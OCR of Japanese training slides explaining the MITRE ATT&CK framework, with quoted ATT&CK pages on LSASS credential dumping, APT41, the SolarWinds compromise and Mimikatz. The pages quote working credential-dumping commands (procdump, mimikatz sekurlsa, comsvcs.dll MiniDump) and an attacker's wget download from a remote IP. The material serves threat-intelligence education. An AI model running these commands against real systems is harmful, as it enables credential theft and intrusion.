
3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（１）Tactics（戦術）**　：（既に述べた通り）攻撃者の目的
  - **（２）Techniques（技術）**　：（既に述べた通り）攻撃に実際に利用する技術
    - さらに、様々なテクニックがある部分は、Sub-Techniquesとして詳細化されている。



3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（３）Common Knowledge（手順）**　　：各Techniquesの詳細・具体的手順
    - 当該ページに、当該Techniquesに関連する要素へのリンクや検知手法なども記載されている。



Home > Techniques > Enterprise > OS Credential Dumping > LSASS Memory

OS Credential Dumping: LSASS Memory

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- `procdump -ma lsass.exe lsass_dump`

Locally, mimikatz can be run using:

- `sekurlsa::Minidump lsassdump.dmp`
- `sekurlsa::logonPasswords`

Built-in Windows tools such as comsvcs.dll can also be used:

- `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full` [1][2]

Windows Security Support Provider (SSP) DLLs are loaded into LSASS process at system start. Once loaded into the LSA, SSP DLLs have access to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs. The SSP configuration is stored in two Registry keys: `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` and `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages`. An adversary may modify these Registry keys to add new SSPs, which will be loaded the next time the system boots, or when the AddSecurityPackage Windows API function is called.[3]

The following SSPs can be used to access credentials:


- Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.
- Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges.[4]
- Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.
- CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.[4]

ID: T1003.001
Sub-technique of: T1003
Tactic: Credential Access
Platforms: Windows
Contributors: Ed Williams, Trustwave, SpiderLabs; Edward Millington
Version: 1.2
Created: 11 February 2020
Last Modified: 03 April 2023

Version Permalink

3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（４）Groups（グループ）**：攻撃グループのプロファイル & 利用するTechniqueをまとめている。



Home > Groups > APT41

APT41

APT41 is a threat group that researchers have assessed as Chinese state-sponsored espionage group that also conducts financially-motivated operations. Active since at least 2012, APT41 has been observed targeting healthcare, telecom, technology, and video game industries in 14 countries. APT41 overlaps at least partially with public reporting on groups including BARIUM and Winnti Group.[1][2]

ID: G0096
Associated Groups: Wicked Panda
Contributors: Kyaw Pyiyt Htet, @KyawPyiytHtet
Version: 3.1
Created: 23 September 2019
Last Modified: 23 March 2023

Version Permalink

Associated Group Descriptions

Name	Description
Wicked Panda	[3]

Campaigns

ID	Name	First Seen	Last Seen	References	Techniques
C0017	C0017	May 2021 [4]	February 2022 [4]	[4]	Access Token Manipulation, Application Layer Protocol: Web Protocols, Archive Collected Data: Archive via Custom Method, Command and Scripting Interpreter: JavaScript, Command and Scripting Interpreter: Windows Command Shell, Data from Local System, Data Obfuscation: Protocol Impersonation, Data Staged: Local Data Staging, Deobfuscate/Decode Files or Information, Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol, Exfiltration Over C2 Channel, Exfiltration Over Web Service, Exploit Public-Facing Application, Exploitation for Privilege Escalation, Hijack Execution Flow, Ingress Tool Transfer, Masquerading: Match Legitimate Name or Location, Masquerading: Masquerade Task or Service, Obfuscated Files or Information: Software Packing, Obfuscated Files or Information, Obtain Capabilities: Tool, OS Credential Dumping: Security Account Manager, Proxy, Scheduled Task/Job: Scheduled Task, Server Software Component: Web Shell, System Information Discovery, System Network Configuration Discovery, System Owner/User Discovery, Web Service: Dead Drop Resolver, Web Service


Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1134		Access Token Manipulation	During C0017, APT41 used a ConfuserEx obfuscated BADPOTATO exploit to abuse named-pipe impersonation for local `NT AUTHORITY\SYSTEM` privilege escalation.[4]
Enterprise	T1098		Account Manipulation	APT41 has added user accounts to the User and Admin groups.[1]
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	APT41 used HTTP to download payloads for CVE-2019-19781 and CVE-2020-10189 exploits.[5] During C0017, APT41 ran `wget http://103.224.80[.]44:8080/kernel` to download malicious payloads.[4]

3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（５）Campaign（キャンペーン）**：攻撃グループ等による攻撃キャンペーン詳細がまとめられている。



Home > Campaigns > SolarWinds Compromise

SolarWinds Compromise

The SolarWinds Compromise was a sophisticated supply chain cyber operation conducted by APT29 that was discovered in mid-December 2020. APT29 used customized malware to inject malicious code into the SolarWinds Orion software build process that was later distributed through a normal software update; they also used password spraying, token theft, API abuse, spear phishing, and other supply chain attacks to compromise user accounts and leverage their associated access. Victims of this campaign included government, consulting, technology, telecom, and other organizations in North America, Europe, Asia, and the Middle East. Industry reporting initially referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.[1][2][3][4][5][6][7][8]

In April 2021, the US and UK governments attributed the SolarWinds Compromise to Russia's Foreign Intelligence Service (SVR); public statements included citations to APT29, Cozy Bear, and The Dukes.[9][10][11] The US government assessed that of the approximately 18,000 affected public and private sector customers of Solar Winds' Orion product, a much smaller number were compromised by follow-on APT29 activity on their systems.[12]

ID: C0024
First Seen: August 2019 [6]
Last Seen: January 2021 [13]
Version: 1.0
Created: 24 March 2023
Last Modified: 14 April 2023

Version Permalink

Groups

ID	Name	Description
G0016	APT29	[9][10][11]


Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1087		Account Discovery	During the SolarWinds Compromise, APT29 obtained a list of users and their roles from an Exchange server using `Get-ManagementRoleAssignment`.[4]
		.002	Domain Account	During the SolarWinds Compromise, APT29 used PowerShell to discover domain accounts by exectuing `Get-ADUser` and `Get-ADGroupMember`.[5][14]
Enterprise	T1098	.001	Account Manipulation: Additional Cloud Credentials	During the SolarWinds Compromise, APT29 added credentials to OAuth Applications and Service Principals.[15][5]

3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（６）Software（ツール）**：ツールのプロファイルと関連するTechniquesが記載されている。



Home > Software > Mimikatz

Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. [1] [2]

ID: S0002
Type: TOOL
Platforms: Windows
Contributors: Vincent Le Toux
Version: 1.7
Created: 31 May 2017
Last Modified: 07 March 2023

Version Permalink

